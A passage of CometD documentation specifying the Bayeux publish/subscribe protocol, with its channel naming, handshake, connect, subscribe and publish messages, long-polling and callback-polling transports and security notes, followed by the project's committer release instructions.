 | ------------------ handshake request ---> |
 | <---- handshake response ---------------- |
 | -------------------- connect request ---> |
 ~                                           ~ wait
 | <------ connect response ---------------- |
```

Bayeux connection negotiation may be iterative and several handshake messages may be exchanged before a successful connection is obtained. Servers may also request Bayeux connection renegotiation by sending an unsuccessful connect response with advice to reconnect with a handshake message.

```
BC ----------------------------------------- BS
 | ------------------ handshake request ---> |
 | <-- unsuccessful handshake response ----- |
 | ------------------ handshake request ---> |
 | <-- successful handshake response ------- |
 | -------------------- connect request ---> |
 ~                                           ~ wait
 | <------ connect response ---------------- |
 | -------------------- connect request ---> |
 | <---- unsuccessful connect response ----- |
 | ------------------ handshake request ---> |
 | <-- successful handshake response ------- |
 | -------------------- connect request ---> |
 ~                                           ~ wait
 | <------ connect response ---------------- |
```

Unconnected operation

OPTIONALLY, messages can be sent without a prior handshake (see also the publish section).

```
BC ----------------------------------------- BS
 | ------------------- message request ----> |
 | <---- message response ------------------ |
```

This pattern is often useful when implementing non-browser clients for Bayeux servers. These clients often simply wish to address messages to other clients which the Bayeux server may be servicing, but do not wish to listen for events themselves.

Bayeux servers MAY support messages sent without a prior handshake, but in any case MUST respond to such messages (eventually with an error message).

Client State Table

```
-------------++------------+-------------+------------+------------
State/Event  || handshake  | Timeout     | Successful | Disconnect
             ||  request   |             |   connect  |  request
             ||   sent     |             |  response  |   sent
-------------++------------+-------------+----------- +------------
UNCONNECTED  || CONNECTING | UNCONNECTED |            |
CONNECTING   ||            | UNCONNECTED | CONNECTED  | UNCONNECTED
CONNECTED    ||            | UNCONNECTED |            | UNCONNECTED
-------------++------------+-------------+------------+------------
```

Protocol Elements

Common Elements

The characters used for Bayeux names and identifiers are defined by the BNF definitions:

```
alpha    = lowalpha | upalpha

lowalpha = "a" | "b" | "c" | "d" | "e" | "f" | "g" | "h" | "i" |
           "j" | "k" | "l" | "m" | "n" | "o" | "p" | "q" | "r" |
           "s" | "t" | "u" | "v" | "w" | "x" | "y" | "z"

upalpha  = "A" | "B" | "C" | "D" | "E" | "F" | "G" | "H" | "I" |
           "J" | "K" | "L" | "M" | "N" | "O" | "P" | "Q" | "R" |
           "S" | "T" | "U" | "V" | "W" | "X" | "Y" | "Z"

digit    = "0" | "1" | "2" | "3" | "4" | "5" | "6" | "7" | "8" | "9"

alphanum = alpha | digit

mark     = "-" | "_" | "!" | "~" | "(" | ")" | "$" | "@"

string   = *( alphanum | mark | " " | "/" | "*" | "." )

token    = ( alphanum | mark ) *( alphanum | mark )

integer  = digit *( digit )
```

Channels

Channels are identified by names that are styled as the absolute path component of a URI without parameters. This is the BNF definition for channel names:

```
channel_name     = "/"  channel_segments
channel_segments = channel_segment *( "/" channel_segment )
channel_segment  = token
```

The channel name consists of an initial `/` followed by an optional sequence of path segments separated by a single slash `/` character. Within a path segment, the character `/` is reserved.

Channel names commencing with `/meta/` are reserved for the Bayeux protocol (see also the meta channels section). Channel names commencing with `/service/` have a special meaning for the Bayeux protocol (see also the service channels section). Example non-meta channel names are:

`/foo/bar`

Regular channel name

`/foo-bar/(foobar)`

Channel name with dash and parenthesis

Channel Globbing

A set of channels may be specified with a channel globbing pattern:

```
channel_pattern  = *( "/" channel_segment ) "/" wild_card
wild_card = "*" | "**"
```

The channel patterns support only trailing wildcards of either `*` to match a single segment or `**` to match multiple segments. Example channel patterns are:

`/foo/*`

Matches `/foo/bar` and `/foo/boo`. Does not match `/foo`, `/foobar` or `/foo/bar/boo`.

`/foo/**`

Matches `/foo/bar`, `/foo/boo` and `/foo/bar/boo`. Does not match `/foo`, `/foobar` or `/foobar/boo`.

Meta Channels

The channels commencing with the `/meta/` segment are the channels used by the Bayeux protocol itself. Local server-side Bayeux clients MAY, and remote Bayeux clients SHOULD NOT, subscribe (see also the bayeux subscribe section) to meta channels. Messages published to meta channels MUST NOT be distributed to remote clients by Bayeux servers. A server side handler of a meta channel MAY publish response messages that are delivered only to the client that sent the original request message. If a message published to a meta channel contains an id field, then any response messages delivered to the client MUST contain an id field with the same value.

Service Channels

The channels commencing with the `/service/` channel segment are special channels designed to assist request/response style messaging. Messages published to service channels are not distributed to any remote Bayeux clients. Handlers of service channels MAY deliver response messages to the client that published the request message. Servers SHOULD NOT record any subscriptions they receive for service channels. If a message published to a service channel contains an id field, then any response messages SHOULD contain an id field with the same value or a value derived from the request id. Request/response operations are described in detail in the service channel operation section.

Version

A protocol version is a integer followed by an optional "." separated sequence of alphanumeric elements:

```
version         = integer *( "." version_element )
version_element = alphanum *( alphanum | "-" | "_" )
```

Versions are compared element by element, applying normal alphanumeric comparison to each element.

Client ID

A client ID is an random, non predictable sequence of alpha numeric characters:

```
clientId   =   alphanum *( alphanum )
```

Client IDs are generated by the server and SHOULD be created with a strong random algorithm that contains at least 128 truly random bits. Servers MUST ensure that client IDs are unique and SHOULD attempt to avoid reuse of client IDs. Client IDs are encoded for delivery as strings. See also the `clientId` field section.

Messages

Bayeux messages are JSON encoded objects that contain an unordered sequence of name value pairs representing fields and values. Values may be a simple strings, numbers, boolean values, or complex JSON encoded objects or arrays. A Bayeux message MUST contain one and only one channel field which determines the type of the message and the allowable fields.

All Bayeux messages SHOULD be encapsulated in a JSON encoded array so that multiple messages may be transported together. A Bayeux client or server MUST accept either array of messages and MAY accept a single message. The JSON encoded message or array of messages is itself often encapsulated in transport specific formatting and encodings. Below is an example Bayeux message in a JSON encoded array representing an event sent from a client to a server:

```json
[{
    "channel": "/some/name",
    "clientId": "83js73jsh29sjd92",
    "data": { "myapp" : "specific data", value: 100 }
}]
```

Common Message Field Definitions

`channel`

The `channel` message field MUST be included in every Bayeux message to specify the source or destination of the message. In a request, the channel specifies the destination of the message, and in a response it specifies the source of the message.

version

The `version` message field MUST be included in messages to/from the `/meta/handshake` channel to indicate the protocol version expected by the client/server.

minimumVersion

The `minimumVersion` message field MAY be included in messages to/from the `/meta/handshake` channel to indicate the oldest protocol version that can be handled by the client/server.

supportedConnectionTypes

The `supportedConnectionTypes` field is included in messages to/from the `/meta/handshake` channel to allow clients and servers to reveal the transports that are supported. The value is an array of strings, with each string representing a transport name. Defined connection types include:

`long-polling`
: This transport is defined in the long polling transport section.

`callback-polling`
: This transport is defined in the callback polling transport section

`iframe`
: OPTIONAL transport using the document content of a hidden iframe element.

`flash`
: OPTIONAL transport using the capabilities of a browser flash plugin.

All server and client implementations MUST support the `long-polling` connection type and SHOULD support `callback-polling`. All other connection types are OPTIONAL.

clientId

The `clientId` message field uniquely identifies a client to the Bayeux server. The `clientId` message field MUST be included in every message sent to the server except for messages sent to the `/meta/handshake` channel and MAY be omitted in a publish message (see also the event message section). The `clientId` message field MAY be returned in message responses except for failed handshake requests and for publish message responses that were sent without `clientId`. However, care must be taken to not *leak* the `clientId` to other clients when broadcasting messages, because that would allow any other client to impersonate the client whose `clientId` was leaked.

advice

The `advice` message field provides a way for servers to inform clients of their preferred mode of client operation so that in conjunction with server-enforced limits, Bayeux implementations can prevent resource exhaustion and inelegant failure modes.

Furthermore, the `advice` message field provides a way for clients to inform servers of their preferred mode of operation so that they can better inform client-side applications of state changes (for example, connection state changes) that are relevant for applications.

The `advice` field is a JSON encoded object containing general and transport specific values that indicate modes of operation, timeouts and other potential transport specific parameters. Advice fields may occur either in the top level of an advice object or within a transport specific section of the advice object.

Unless otherwise specified in the event message section and the transports section, any Bayeux response message may contain an advice field. Advice received always supersedes any previous received advice.

An example advice field sent by the server is:

JSON

```json
"advice": {
    "reconnect": "retry",
    "timeout": 30000,
    "interval": 1000,
    "callback-polling": {
        "reconnect": "handshake"
    }
}
```

An example advice field sent by the client is:

JSON

```json
"advice": {
    "timeout": 0
}
```

`reconnect` advice field

The `reconnect` advice field is a string that indicates how the client should act in the case of a failure to connect. Defined `reconnect` advice field values are:

`retry`

a client MAY attempt to reconnect with a `/meta/connect` message after the interval (as defined by `interval` advice field or client-default backoff), and with the same credentials.

`handshake`

the server has terminated any prior connection status and the client MUST reconnect with a `/meta/handshake` message. A client MUST NOT automatically retry when a reconnect advice `handshake` has been received.

`none`

indicates a hard failure for the connect attempt. A client MUST respect reconnect advice `none` and MUST NOT automatically retry or handshake.

Any client that does not implement all defined values of reconnect MUST NOT automatically retry or handshake.

`timeout` advice field

An integer representing the period of time, in milliseconds, for the server to delay responses to the `/meta/connect` channel.

This value is merely informative for clients. Bayeux servers SHOULD honor timeout advices sent by clients.

`interval` advice field

An integer representing the minimum period of time, in milliseconds, for a client to delay subsequent requests to the `/meta/connect` channel. A negative period indicates that the message should not be retried.

A client MUST implement interval support, but a client MAY exceed the interval provided by the server. A client SHOULD implement a backoff strategy to increase the interval if requests to the server fail without new advice being received from the server.

`multiple-clients` advice field

This is a boolean field, which if true indicates that the server has detected multiple Bayeux client instances running within the same web client.

`hosts` advice field

This is an array of strings field, which if present indicates a list of host names or IP addresses that MAY be used as alternate servers with which the client may connect. If a client receives advice to re-handshake and the current server is not included in a supplied hosts list, then the client SHOULD try the hosts in order until a successful connection is establish. Advice received during handshakes with hosts in the list supersedes any previously received advice.

`connectionType`

The `connectionType` message field specifies the type of transport the client requires for communication. The `connectionType` message field MUST be included in request messages to the `/meta/connect` channel. Connection types are listed in the supported connections section.

`id`

An `id` message field MAY be included in any Bayeux message with an alpha numeric value:

```
id   =   alphanum *( alphanum )
```

Generation of IDs is implementation specific and may be provided by the application. Messages published to `/meta/**` and `/service/**` SHOULD have `id` fields that are unique within the connection.

Messages sent in response to messages delivered to `/meta/**` channels MUST use the same message id as the request message.

Messages sent in response to messages delivered to `/service/**` channels SHOULD use the same message id as the request message or an id derived from the request message id.

`timestamp`

The `timestamp` message field SHOULD be specified in the following ISO 8601 profile (all times SHOULD be sent in GMT time):

```
YYYY-MM-DDThh:mm:ss.ss
```

A timestamp message field is OPTIONAL in all Bayeux messages.

`data`

The `data` message field is an arbitrary JSON encoded object that contains event information. The `data` message field MUST be included in publish messages, and a Bayeux server MUST include the `data` message field in an event delivery message.

`successful`

The boolean `successful` message field is used to indicate success or failure and MUST be included in responses to the `/meta/handshake`, `/meta/connect`, `/meta/subscribe`, `/meta/unsubscribe`, `/meta/disconnect`, and publish channels.

`subscription`

The `subscription` message field specifies the channels the client wishes to subscribe to or unsubscribe from. The `subscription` message field MUST be included in requests and responses to/from the `/meta/subscribe` or `/meta/unsubscribe` channels.

`error`

The `error` message field is OPTIONAL in any Bayeux response. The `error` message field MAY indicate the type of error that occurred when a request returns with a false successful message. The error message field should be sent as a string in the following format:

```
error            = error_code ":" error_args ":" error_message
                 | error_code ":" ":" error_message
error_code       = digit digit digit
error_args       = string *( "," string )
error_message    = string
```

Example error strings are:

```
401::No client ID
402:xj3sjdsjdsjad:Unknown Client ID
403:xj3sjdsjdsjad,/foo/bar:Subscription denied
404:/foo/bar:Unknown Channel
```

`ext`

An `ext` message field MAY be included in any Bayeux message. Its value SHOULD be a JSON encoded object with top level names distinguished by implementation names (for example "com.acme.ext.auth").

The contents of `ext` message field may be arbitrary values that allow extensions to be negotiated and implemented between server and client implementations.

`connectionId`

The `connectionId` message field was used during development of the Bayeux protocol and its use is now deprecated and SHOULD not be used.

`json-comment-filtered`

The `json-comment-filtered` message field of the handshake message is deprecated and SHOULD not be used.

Meta Message Field Definitions

Handshake

Handshake Request

A Bayeux client initiates a connection negotiation by sending a message to the `/meta/handshake` channel.

In case of HTTP same domain connections, the handshake requests MUST be sent to the server using the `long-polling` transport, while for cross domain connections the handshake request MAY be sent with the `long-polling` transport and failing that with the `callback-polling` transport.

A handshake request MUST contain the following message fields:

`channel`

The value MUST be `/meta/handshake`

`version`

The version of the protocol supported by the client

`supportedConnectionTypes`

An array of the connection types supported by the client for the purposes of the connection being negotiated (see also the supported connections section). This list MAY be a subset of the connection types actually supported if the client wishes to negotiate a specific connection type.

A handshake request MAY contain the message fields:

`minimumVersion`

The minimum version of the protocol supported by the client

`ext`

The extension object

`id`

The message id

A client SHOULD NOT send any other message in the request with a handshake message. A server MUST ignore any other message sent in the same request as a handshake message. An example handshake request is:

JSON

```
[{
    "channel": "/meta/handshake",
    "version": "1.0",
    "minimumVersion": "1.0beta",
    "supportedConnectionTypes": ["long-polling", "callback-polling", "iframe"]
}]
```

Handshake Response

A Bayeux server MUST respond to a handshake request with a handshake response message. How the handshake response is formatted depends on the transport that has been agreed between client and server.

Successful Handshake Response

A successful handshake response MUST contain the message fields:

`channel`

The value MUST be `/meta/handshake`

`version`

The version of the protocol that was negotiated

`supportedConnectionTypes`

The connection types supported by the server for the purposes of the connection being negotiated. This list MAY be a subset of the connection types actually supported if the server wishes to negotiate a specific connection type. This list MUST contain at least one element in common with the `supportedConnectionType` provided in the handshake request. If there are no connectionTypes in common, the handshake response MUST be unsuccessful.

`clientId`

A newly generated unique ID string.

`successful`

The value `true`

A successful handshake response MAY contain the message fields:

`minimumVersion`

The minimum version of the protocol supported by the server

`advice`

The advice object

`ext`

The extension object

`id`

The same value as request message id

`authSuccessful`

The value `true` ; this field MAY be included to support prototype client implementations that required the `authSuccessful` field

An example successful handshake response is:

JSON

```
[{
    "channel": "/meta/handshake",
    "version": "1.0",
    "minimumVersion": "1.0beta",
    "supportedConnectionTypes": ["long-polling","callback-polling"],
    "clientId": "Un1q31d3nt1f13r",
    "successful": true,
    "authSuccessful": true,
    "advice": { "reconnect": "retry" }
}]
```

Unsuccessful Handshake Response

An unsuccessful handshake response MUST contain the message fields:

`channel`

The value MUST be `/meta/handshake`

`successful`

The value `false`

`error`

A string with the description of the reason for the failure

An unsuccessful handshake response MAY contain the message fields:

`supportedConnectionTypes`

The connection types supported by the server for the purposes of the connection being negotiated. This list MAY be a subset of the connection types actually supported if the server wishes to negotiate a specific connection type.

`advice`

The advice object

`version`

The version of the protocol that was negotiated

`minimumVersion`

The minimum version of the protocol supported by the server

`ext`

The extension object

`id`

The same value as request message id

An example unsuccessful handshake response is:

JSON

```
[{
    "channel": "/meta/handshake",
    "version": "1.0",
    "minimumVersion": "1.0beta",
    "supportedConnectionTypes": ["long-polling","callback-polling"],
    "successful": false,
    "error": "Authentication failed",
    "advice": { "reconnect": "none" }
}]
```

For complex connection negotiations, multiple handshake messages may be exchanged between the Bayeux client and server. The handshake response will set the `successful` message field to false until the handshake process is complete. The `advice` and `ext` message fields may be used to communicate additional information needed to complete the handshake process. An unsuccessful handshake response with `reconnect` advice field of `handshake` is used to continue the connection negotiation. An unsuccessful handshake response with `reconnect` advice field of `none` is used to terminate connection negotiations.

Connect

Connect Request

After a Bayeux client has discovered the server's capabilities with a handshake exchange, a connection is established by sending a message to the `/meta/connect` channel. This message may be transported over any of the transports indicated as supported by the server in the handshake response.

A connect request MUST contain the message fields:

`channel`

The value MUST be `/meta/connect`

`clientId`

The client ID returned in the handshake response

`connectionType`

The connection type used by the client for the purposes of this connection.

A connect request MAY contain the message fields:

`ext`

The extension object

`id`

The message id

A client MAY send other messages in the same HTTP request with a connection message.

An example connect request is:

JSON

```
[{
    "channel": "/meta/connect",
    "clientId": "Un1q31d3nt1f13r",
    "connectionType": "long-polling"
}]
```

A transport MUST maintain one and only one outstanding connect message. When a HTTP response that contains a `/meta/connect` response terminates, the client MUST wait at least the `interval` specified in the last received `advice` before following the advice to reestablish the connection.

Connect Response

A Bayeux server MUST respond to a connect request with a connect response message over the same transport used for the request.

A Bayeux server MAY wait to respond until there are event messages available in the subscribed channels for the client that need to be delivered to the client.

A connect responses MUST contain the message fields:

`channel`

value MUST be `/meta/connect`

`successful`

boolean indicating the success or failure of the connection

A connect response MAY contain the message fields:

`error`

A string with the description of the reason for the failure

`advice`

The advice object

`ext`

The extension object

`clientId`

The client ID returned in the handshake response

`id`

The same value as request message id

An example connect response is:

JSON

```json
[{
    "channel": "/meta/connect",
    "successful": true,
    "error": "",
    "clientId": "Un1q31d3nt1f13r",
    "advice": { "reconnect": "retry" }
}]
```

The client MUST maintain only a single outstanding connect message. If the server does not have a current outstanding connect and a connect is not received within a configured timeout, then the server SHOULD act as if a disconnect message has been received.

Disconnect

Disconnect Request

When a connected client wishes to cease operation it should send a request to the `/meta/disconnect` channel for the server to remove any client-related state. The server SHOULD release any waiting meta message handlers. Bayeux client applications SHOULD send a disconnect request when the user shuts down a browser window or leaves the current page. A Bayeux server SHOULD NOT rely solely on the client sending a disconnect message to remove client-related state information because a disconnect message might not be sent from the client or the disconnect request might not reach the server.

A disconnect request MUST contain the message fields:

`channel`

The value MUST be `/meta/disconnect`

`clientId`

The client ID returned in the handshake response

A disconnect request MAY contain the message fields:

`ext`

The extension object

`id`

The message id

An example disconnect request is:

JSON

```json
[{
    "channel": "/meta/disconnect",
    "clientId": "Un1q31d3nt1f13r"
}]
```

Disconnect Response

A Bayeux server MUST respond to a disconnect request with a disconnect response.

A disconnect response MUST contain the message fields:

`channel`

The value MUST be `/meta/disconnect`

`successful`

A boolean value indicated the success or failure of the disconnect request

A disconnect response MAY contain the message fields:

`clientId`

The client ID returned in the handshake response

`error`

A string with the description of the reason for the failure

`ext`

The extension object

`id`

The same value as request message id

An example disconnect response is:

```json
[{
    "channel": "/meta/disconnect",
    "successful": true
}]
```

Subscribe

Subscribe Request

A connected Bayeux client may send subscribe messages to register interest in a channel and to request that messages published to that channel are delivered to itself.

A subscribe request MUST contain the message fields:

`channel`

The value MUST be `/meta/subscribe`

`clientId`

The client ID returned in the handshake response

`subscription`

A channel name or a channel pattern or an array of channel names and channel patterns.

A subscribe request MAY contain the message fields:

`ext`

The extension object

`id`

The message id

An example subscribe request is:

```json
[{
    "channel": "/meta/subscribe",
    "clientId": "Un1q31d3nt1f13r",
    "subscription": "/foo/**"
}]
```

Subscribe Response

A Bayeux server MUST respond to a subscribe request with a subscribe response message.

A Bayeux server MAY send event messages for the client in the same HTTP response as the subscribe response, including events for the channels just subscribed to.

A subscribe response MUST contain the message fields:

`channel`

The value MUST be `/meta/subscribe`

`successful`

A boolean indicating the success or failure of the subscribe

`subscription`

A channel name or a channel pattern or an array of channel names and channel patterns.

A subscribe response MAY contain the message fields:

`error`

A string with the description of the reason for the failure

`advice`

The advice object

`ext`

The extension object

`clientId`

The client ID returned in the handshake response

`id`

The same value as request message id

An example successful subscribe response is:

```json
[{
    "channel": "/meta/subscribe",
    "clientId": "Un1q31d3nt1f13r",
    "subscription": "/foo/**",
    "successful": true,
    "error": ""
}]
```

An example failed subscribe response is:

```json
[{
    "channel": "/meta/subscribe",
    "clientId": "Un1q31d3nt1f13r",
    "subscription": "/bar/baz",
    "successful": false,
    "error": "403:/bar/baz:Permission Denied"
}]
```

Unsubscribe

Unsubscribe Request

A connected Bayeux client may send unsubscribe messages to cancel interest in a channel and to request that messages published to that channel are not delivered to itself.

An unsubscribe request MUST contain the message fields:

`channel`

The value MUST be `/meta/unsubscribe`

`clientId`

The client ID returned in the handshake response

`subscription`

A channel name or a channel pattern or an array of channel names and channel patterns.

An unsubscribe request MAY contain the message fields:

`ext`

The extension object

`id`

The message id

An example unsubscribe request is:

```json
[{
    "channel": "/meta/unsubscribe",
    "clientId": "Un1q31d3nt1f13r",
    "subscription": "/foo/**"
}]
```

Unsubscribe Response

A Bayeux server MUST respond to a unsubscribe request with a unsubscribe response message.

A Bayeux server MAY send event messages for the client in the same HTTP response as the unsubscribe response, including events for the channels just unsubscribed to as long as the event was processed before the unsubscribe request.

An unsubscribe response MUST contain the message fields:

`channel`

The value MUST be `/meta/unsubscribe`

`successful`

A boolean indicating the success or failure of the unsubscribe operation

`subscription`

A channel name or a channel pattern or an array of channel names and channel patterns.

A unsubscribe response MAY contain the message fields:

`error`

A string with the description of the reason for the failure

`advice`

The advice object

`ext`

The extension object

`clientId`

The client ID returned in the handshake response

`id`

The same value as request message id

An example unsubscribe response is:

```json
[{
    "channel": "/meta/unsubscribe",
    "clientId": "Un1q31d3nt1f13r",
    "subscription": "/foo/**",
    "successful": true,
    "error": ""
}]
```

Event Message Field Definitions

Application events are published in event messages sent from a Bayeux client to a Bayeux server and are delivered in event messages sent from a Bayeux server to a Bayeux client.

Publish

Publish Request

A Bayeux client can publish events on a channel by sending event messages. An event message MAY be sent in new HTTP request or it MAY be sent in the same HTTP request as any message other than a handshake meta message.

A publish message MAY be sent from an unconnected client (that has not performed handshaking and thus does not have a client ID). It is OPTIONAL for a server to accept unconnected publish requests and they should apply server specific authentication and authorization before doing so.

A publish event message MUST contain the message fields:

`channel`

The channel to which the message is published

`data`

The message data as an arbitrary JSON encoded object

A publish event message MAY contain the message fields:

`clientId`

The client ID returned in the handshake response

`id`

A unique ID for the message generated by the client

`ext`

The extension object

An example event message is:

```json
```

```
[{
    "channel": "/some/channel",
    "clientId": "Un1q31d3nt1f13r",
    "data": "some application string or JSON encoded object",
    "id": "some unique message id"
}]
```

Publish Response

A Bayeux server MAY respond to a publish event message with a publish event acknowledgement.

A publish event message response MUST contain the message fields:

`channel`

The channel to which the message was published

`successful`

A boolean indicating the success or failure of the publish

A publish event response MAY contain the message fields:

`id`

The message id

`error`

A string with the description of the reason for the failure

`ext`

The extension object

An example event response message is:

```
                                                                    JSON
[{
    "channel": "/some/channel",
    "successful": true,
    "id": "some unique message id"
}]
```

Delivery

Event messages MUST be delivered to clients if the client is subscribed to the channel of the event message. Event messages MAY be sent to the client in the same HTTP response as any other message other than a `/meta/handshake` response. If a Bayeux server has multiple HTTP requests from the same client, the server SHOULD deliver all available messages in the HTTP response that will be sent immediately in preference to waking a waiting connect meta message request. Event message delivery MAY not acknowledged by the client.

A deliver event message MUST contain the message fields:

`channel`

The channel to which the message was published

`data`

The message as an arbitrary JSON encoded object

A deliver event response MAY contain the message fields:

`id`

Unique message ID from the publisher

`ext`

The extension object

`advice`

The advice object

An example event deliver message is:

```json
[{
    "channel": "/some/channel",
    "data": "some application string or JSON encoded object",
    "id": "some unique message id"
}]
```

Transports

The `long-polling` Transport

The "long-polling" transport is a polling transport that attempts to minimize both latency in server-client message delivery, and the processing/network resources required for the connection. In "traditional" polling, servers send and terminate responses to requests immediately, even when there are no events to deliver, and worst-case latency is the polling delay between each client request. Long-polling server implementations attempt to hold open each request until there are events to deliver; the goal is to always have a pending request available to use for delivering events as they occur, thereby minimizing the latency in message delivery. Increased server load and resource starvation are addressed by using the reconnect and interval advice fields to throttle clients, which in the worst-case degenerate to traditional polling behaviour.

The `long-polling` request messages

Messages SHOULD be sent to the server as the body of an `application/json` HTTP POST request with UTF-8 encoding. Alternatively, messages MAY be sent to the server as the `message` parameter of a `application/x-www-form-urlencoded` encoded POST request. If sent as form encoded, the Bayeux messages are sent as the `message` parameter in one of the following forms as:

- Single valued and contain a single Bayeux message
- Single valued and contain an array of Bayeux message

- Multi valued and contain a several individual Bayeux message
- Multi valued and contain a several arrays of Bayeux message
- Multi valued and contain a mix of individual Bayeux messages and arrays of Bayeux message

The `long-polling` response messages

Messages SHOULD be sent to the client as non encapsulated body content of a HTTP POST response with content type `application/json` with UTF-8 encoding.

A `long-polling` response message may contain an advice field containing transport-specific fields to indicate the mode of operation of the transport. For the `long-polling` transport, the advice field MAY contain the following fields:

`timeout`

the number of milliseconds the server will hold the long poll request

`interval`

the number of milliseconds the client SHOULD wait before issuing another long poll request

The `callback-polling` Transport

The `callback-polling` request messages

Messages SHOULD be sent to the server as the `message` parameter of a url encoded HTTP GET request.

The `callback-polling` response messages

Responses are sent wrapped in a JavaScript callback in order to facilitate delivery. As specified by the JSONP pseudo-protocol, the name of the callback to be triggered is passed to the server via the `jsonp` HTTP GET parameter. In the absence of such a parameter, the name of the callback defaults to `jsonpcallback`. The called function will be passed a JSON encoded array of Bayeux messages.

A `callback-polling` response message may contain an advice field containing transport-specific fields to indicate the mode of operation of the transport. For the `callback-polling` transport, the advice field MAY contain the following fields:

`timeout`

the number of milliseconds the server will hold the long poll request

`interval`

the number of milliseconds the client SHOULD wait before issuing another long poll request

Security

Authentication

The Bayeux protocol may be used with:

- No authentication
- Container supplied authentication (e.g. BASIC authentication or cookie managed session based authentication)
- Bayeux extension authentication that exchanges authentication credentials and tokens within Bayeux messages `ext`

fields

For Bayeux authentication, no algorithm is specified for generating or validating security credentials or token. This version of the protocol only defines that the `ext` field may be used to exchange authentication challenges, credentials, and tokens and that the `advice` field may be used to control multiple iterations of the exchange.

The connection negotiation mechanism may be used to negotiate authentication or request re-authentication.

AJAX Hijacking

The AJAX hijacking vulnerability is when an attacking web site uses a script tag to execute JSON encoded content obtained from an AJAX server. The Bayeux protocol is not vulnerable to this style of attack when cookies are not used for authentication and a valid client ID is needed before private client data is returned. The use of POST by some transports further protects against this style of attack.

Multiple clients operation

Current HTTP client implementations are RECOMMENDED to allow only 2 connections between a client and a server. This presents a problem when multiple instances of the Bayeux client are operating in multiple tabs or windows of the same browser instance. The 2 connection limit can be consumed by outstanding connect meta messages from each tab or window and thus prevent other messages from being delivered in a timely fashion.

Server-side Multiple clients detection

It is RECOMMENDED that Bayeux server implementations use the cookie "BAYEUX_BROWSER" to identify a HTTP client and to thus detect multiple Bayeux clients running within the same HTTP client. Once detected, the server SHOULD not wait for messages in connect and SHOULD use the advice interval mechanism to establish traditional polling.

Client-side Multiple clients handling

It is RECOMMENDED that Bayeux client implementations use client side persistence or cookies to detect multiple instances of Bayeux clients running within the same HTTP client. Once detected, the user MAY be offered the option to disconnect all but one of the clients. It MAY be possible for client implementations to use client side persistence to share a Bayeux client instance.

Request / Response operation with service channels

The publish/subscribe paradigm that is directly supported by the Bayeux protocol is difficult to use to efficiently implement the request/response paradigm between a client and a server. The `/service/**` channel space has been designated as a special channel space to allow efficient transport of application request and responses over Bayeux channels. Messages published to service channels are not distributed to other Bayeux clients so these channels can be used for private requests between a Bayeux client and a Bayeux server.

A trivial example would be an echo service, that sent any message received from a client back to that client unaltered. Bayeux clients would subscribe the `/service/echo` channel, but the Bayeux server would not need to record this subscription. When a client publishes a message to the `/service/echo` channel, it will be delivered only to server-side subscribers (in an implementation dependent fashion). The server side subscriber for the echo service would handle each message received by publishing a response directly to the client regardless of any subscription. As the client has subscribed to `/service/echo`, the response message will be routed correctly within the client to the appropriate subscription handler.

Appendix D: Committer Release Instructions

These instructions are only for CometD committers that want to perform a CometD release.

Creating the Release

```
$ git clone git://github.com/cometd/cometd.git release/cometd
...
$ cd release/cometd
$ mvn clean install
...
$ mvn release:prepare # Specify the tag to be just the version number
...
$ mvn release:perform -Darguments=-Dgpg.passphrase=...
...
$ git push origin master
```

When the Maven Release Plugin runs it activates the `release` profile, running sections of the `pom.xml` files that perform additional actions, such as building the distribution tarball.

As the last step, the Maven Release Plugin will run an interactive Linux shell script that performs a number of automated steps such as uploading the distribution tarball, creating and uploading the JavaDocs, copying files to dependent GitHub repositories, publishing to NPM, etc.

Below the manual steps that needs to be done to finish the release process.

Managing the Repository

Login to Sonatype OSS (http://oss.sonatype.org).

Click on "Staging Repositories" and you should see the staged project just uploaded by the `mvn release:perform` command issued above, with status "open". Tick the checkbox correspondent to the open staged project, choose "Close" from the toolbar, enter a description such as "CometD Release 1.0.0", then click on the "Close" button. This will make the staged project downloadable for testing, but not yet published to central.

Tick again the checkbox correspondent to the closed staged project, choose "Release" from the toolbar, enter a description such as "CometD Release 1.0.0", then click on the "Release" button. This will publish the project to the Maven Central Repository.

Upload the Archetype Catalog

Make sure the archetype catalog `$HOME/.m2/archetype-catalog.xml` refers to the release just prepared, then upload it.

```
$ dd if=$HOME/.m2/archetype-catalog.xml | ssh <user>@cometd.org "sudo -u www-data dd of=/var/www/cometd.org
/archetype-catalog.xml"
```

Close the GitHub Issues Milestone

Close the GitHub Issues Milestone (https://github.com/cometd/cometd/milestones).

Last updated 2017-10-19 18:05:14 CEST